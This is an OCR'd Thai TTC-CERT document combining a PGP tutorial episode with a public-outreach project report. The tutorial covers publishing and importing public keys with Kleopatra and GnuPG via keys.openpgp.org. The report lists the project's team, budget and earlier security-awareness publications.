
3. ที่หน้าต่างโปรแกรม **Kleopatra** ในช่อง Panel คลิ๊กปุ่ม **Certificates** จากนั้นใน Dropdown menu ที่บริเวณด้านขวาของหน้าต่างโปรแกรม, คลิ๊กเลือก **My Certificates** เพื่อแสดงเฉพาะรายการกุญแจของตัวเองเท่านั้น



4. คลิ๊กขวาตรงรายการกุญแจที่ต้องการจะนำไปเก็บไว้ที่ Certificate server จากนั้นเลือก **Publish on Server...** หรือกดปุ่ม Ctrl+Shift+E




5. หน้าจอ OpenPGP Certificate Export - Kleopatra จะปรากฏขึ้นมาเพื่อแสดงคำเตือน หากพิจารณาคำเตือนแล้ว กด Continue เพื่อดำเนินการส่งกุญแจสาธารณะ (Public PGP Key) ไปยัง Certificate server




6. การส่งกุญแจสาธารณะ (Public PGP Key) ไปยัง Certificate server จะใช้เวลาซักครู่หนึ่ง หากดำเนินการสำเร็จ หน้าต่าง **OpenPGP Certificate Export F...** จะแสดงขึ้นมา พร้อมข้อความ **OpenPGP certificates exported successfully.** จากนั้นกดปุ่ม **OK**

7. ผู้ให้บริการ key.openpgp.org จะส่งอีเมลยืนยันการอัพโหลดกุญแจสาธารณะ (Public PGP Key) ไปยังอีเมลแอดเดรสที่ผูกกับกุญแจสาธารณะเอาไว้ และแจ้งเตือนให้ทำการคลิ๊กที่ลิงค์ภายในอีเมลดังกล่าวหากต้องการให้สามารถค้นหากุญแจสาธราณะได้โดยใช้อีเมล, กดที่ลิงค์ดังกล่าวเพื่อไปยังขั้นตอนต่อไป

8. หน้าต่าง Browser จะแสดงหน้าจอ URL ตามลิงค์ในอีเมล, กดปุ่ม Send Verification Email เพื่อส่งอีเมลยืนยันอีกครั้งหนึ่ง



9. เมื่อได้รับอีเมลยืนยันฉบับที่สอง ให้ทำการคลิ๊กลิงค์ภายในอีเมลดังกล่าวเพื่อทำการยืนยันให้สามารถใช้อีเมลในการค้นหากุญแจสาธารณธ (Public PGP Key) ที่ทำการอัพโหลดขึ้นไปได้



10. หน้าต่าง Browser จะแสดงหน้าจอ URL โดยมีรายละเอียดยืนยันผลการดำเนินการ ถือว่าเสร็จสิ้นการส่งกุญแจสาธารณะ (Public PGP Key) ของตัวเองไปยัง Certificate server

การนำกุญแจสาธารณะ (Public PGP Key) ของตัวเองไปเก็บไว้ที่ (Public) Certificate Server บนระบบปฏิบัติการ Linux โดยใช้โปรแกรม GnuPG

ในที่นี่ศูนย์ TTC-CERT แนะนำให้ใช้บริการ Certificate server ของ key.openpgp.org สามารถดำเนินการได้ดังนี้

11. เปิด Terminal แล้วพิมพ์คำสั่ง

```
$ pico ~/.gnupg/gpg.conf
```

12. จากนั้นใส่ข้อมูล keys.openpgp.org เพื่อใช้เป็น keyserver ลงใน gpg.conf


    keyserver hkps://keys.openpgp.org

13. จากนั้นพิมพ์คำสั่ง เพื่อ upload กุญแจสาธารณะ (Public PGP Key)


```
$ gpg --export SOMEKEYID | curl -T - https://keys.openpgp.org
```

- SOMEKEYID คือ identifer ที่เราใช้ระบุกุญแจที่เราต้องการ upload
- ตัวอย่าง gpg --export temp@ttc-cert.or.th | curl -T - https://keys.openpgp.org

14. เมื่อทำตามข้อ 3 แล้วจะขึ้น URL ให้เรานำไปเปิดที่ Browser เพื่อทำการ verify กุญแจสาธารณะ (Public PGP Key) ที่ได้ upload ขึ้นไป
15. เมื่อหน้าต่าง Browser หน้าจอตามรูป ให้กดปุ่ม Send Verification Email เพื่อส่งอีเมลยืนยัน



16. เมื่อได้รับอีเมลยืนยัน ให้ทำการคลิ๊กลิงค์ภายในอีเมลดังกล่าวเพื่อทำการยืนยันให้สามารถใช้อีเมลในการค้นหากุญแจสาธารณธ (Public PGP Key) ที่ทำการอัพโหลดขึ้นไปได้




17. หน้าต่าง Browser จะแสดงหน้าจอ URL โดยมีรายละเอียดยืนยันผลการดำเนินการ ถือว่าเสร็จสิ้นการส่งกุญแจสาธารณะ (Public PGP Key) ของตัวเองไปยัง Certificate server

การดำเนินการนำกุญแจสาธารณะ(Public PGP key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง


การนำกุญแจสาธารณะ (Public PGP Key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง บนระบบปฏิบัติการ Windows โดยใช้โปรแกรม Kleopatra (v.3.1.15)

สามารถดำเนินการได้ดังนี้


1. เปิดโปรแกรม Kleopatra ที่แถบเมนูด้านบน เลือกหัวข้อ **Lookup on Server...**



2. หน้าต่าง **Lookup on Server - Kleopatra** จะปรากฏขึ้นมา, ในช่อง **Find:** กรอกอีเมลแอดเดรสของกุญแจสาธารณะ (Public PGP Key) ของผู้อื่น ที่ต้องการค้นหา จากนั้นกด **Search**



3. รอให้โปรแกรมทำงานซักครู่ หากการค้นหาสำเร็จ จะปรากฏรายการกุญแจสาธารณะซึ่งตรงกับอีเมลแอดเดรสตามที่ค้นหา ให้ทำการกดปุ่ม **Import** เพื่อดำเนินการต่อ




4. หากการ Import สำเร็จ จะปรากฏหน้าต่าง **Certificate Import Result - Kleopatra** พร้อมข้อความดังนี้

Detailed results of importing OpenPGP Certificate Server:

Total number processed: 1

Imported: 1

จากนั้นกดปุ่ม **OK** เป็นอันเสร็จสิ้นการนำกุญแจสาธารณะ (Public PGP Key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง



การนำกุญแจสาธารณะ (Public PGP Key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเองบนระบบปฏิบัติการ Linux โดยใช้โปรแกรม GnuPG

สามารถดำเนินการได้ดังนี้

1. เปิด Terminal แล้วพิมพ์คำสั่ง

```
$ pico ~/.gnupg/gpg.conf
```

2. จากนั้นใส่ข้อมูล keys.openpgp.org เพื่อใช้เป็น keyserver ลงใน gpg.conf

   keyserver hkps://keys.openpgp.org

3. จากนั้นพิมพ์คำสั่ง เพื่อ download กุญแจสาธารณะ (Public PGP Key) ที่เราต้องการ ก็จะสามารถนำกุญแจสาธารณะ (Public PGP Key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเองได้ตามที่ต้องการ

```
$ gpg --auto-key-locate keyserver --locate-keys SOMEKEYID
```

   - SOMEKEYID คือ identifer ที่เราใช้ระบุกุญแจที่เราต้องการ upload
   - ตัวอย่าง gpg --auto-key-locate keyserver --locate-keys temp@ttc-cert.or.th

4. หากผู้อ่านต้องการ Refresh กุญแจสาธารณะ (Public PGP Key) ของผู้อื่นที่เคยมีในkeyring ของตนเองทั้งหมดสามารถพิมพ์คำสั่ง

```
$ gpg --refresh-keys
```

ในขั้นนี้ ผู้อ่านก็สามารถแจกจ่ายหรือกระจายกุญเจสาธารณะ (public key) ของตัวเองให้กับคนอื่นๆ ที่เราต้องการส่งข้อมูลที่มีชั้นความลับไปให้ ไว่าจะเป็นการส่งกุญเจสาธารณะ (public key) แบบช่องทางส่วนตัว หรือส่งกุญเจสาธารณะ (public key) ผ่าน public certificate server และการนำกุญแจสาธารณะ (public key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง

ในตอนต่อไป จะกล่าวถึงเรื่อง การใช้ซอฟต์แวร์สำหรับเข้ารหัสแบบ PGP เพื่อเพื่อรับและส่งอีเมลอย่างปลอดภัย การใช้ PGP เพื่อเซ็นชื่อ (sign) อีเมลของตนเองที่ไม่ได้เข้ารหัส และ การใช้ซอฟต์แวร์ในการเข้ารหัสแบบ PGP เพื่อเข้ารหัสเอกสารหรือไฟล์ส่วนตัว ซึ่งเป็นการนำ PGP มาใช้ประโยชน์ในการทำงานของผู้อ่านต่อไป

รายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์
เพื่อประโยชน์สาธารณะ ครั้งที่ 4 - 9

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล


งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ โดยมีรายการดังนี้

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 4** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง “The Inspiration To Be Malware Analyst” เมื่อ 20 ก.ค.64 เวลา 10:30 - 12:00 น. ผ่านโปรแกรม ZOOM พร้อมทั้งมีการถ่ายทอดสดการสัมมนาผ่าน Facebook Live ของ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยมีรายละเอียดตามเอกสารแนบท้าย 1
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 5** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**50 อันดับรหัสผ่านอันตรายที่ไม่ควรนำมาใช้ตั้งเป็นรหัสผ่าน**” เมื่อ 20 ก.ย.64 เนื่องจากให้ห้วงเวลาดังกล่าวมีข่าวเกี่ยวกับกรณีแฮกเกอร์ได้ทำการปล่อยข้อมูลบัญชีผู้ใช้งานและรหัสผ่านในการเข้าใช้งาน SSL VPN ของหน่วยงานและองค์กรต่าง ๆ ที่ใช้อุปกรณ์ Fortinet VPN เกือบทั่วโลก โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 1** โดยมีรายละเอียดตามเอกสารแนบท้าย 2



ภาพที่ 1 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 6** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้เกี่ยวกับการนำ PGP มาใช้งานในการรับส่งข้อมูลที่มีความอ่อนไหว ทั้งนี้ได้ออกบทความในรูปแบบ Series ของคู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย โดย Episode 3 ได้เผยแพร่เมื่อ 1 ส.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง **ภาพที่ 2** โดยมีรายละเอียดตามเอกสารแนบท้าย 3

ภาพที่ 2 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 7** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**ข้อมูล Grief Ransomware Tactics, Techniques, and Procedures (TTPs) และ Indicators of compromise (IOCs)**” เมื่อ 27 ธ.ค.64 เนื่องจากให้ห้วงเวลาดังกล่าว ศูนย์ TTC-CERT พบการรายงานกรณีมีหน่วยงานกำหนดนโยบายและหลักเกณฑ์การกำกับดูแลฯ ที่หนึ่งในประเทศไทย ถูกโจมตีด้วย Grief Ransomware จึงเห็นว่าการเผยแพร่ข้อมูลนี้จะเป็นประโยชน์ให้กับองค์กรอื่น ๆ และสาธารณะ ตลอดจนสามารถนำข้อมูลในรายงานในฉบับนี้ไปเฝ้าระวัง ตรวจจับ และป้องกัน เหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นจากกรณี Grief 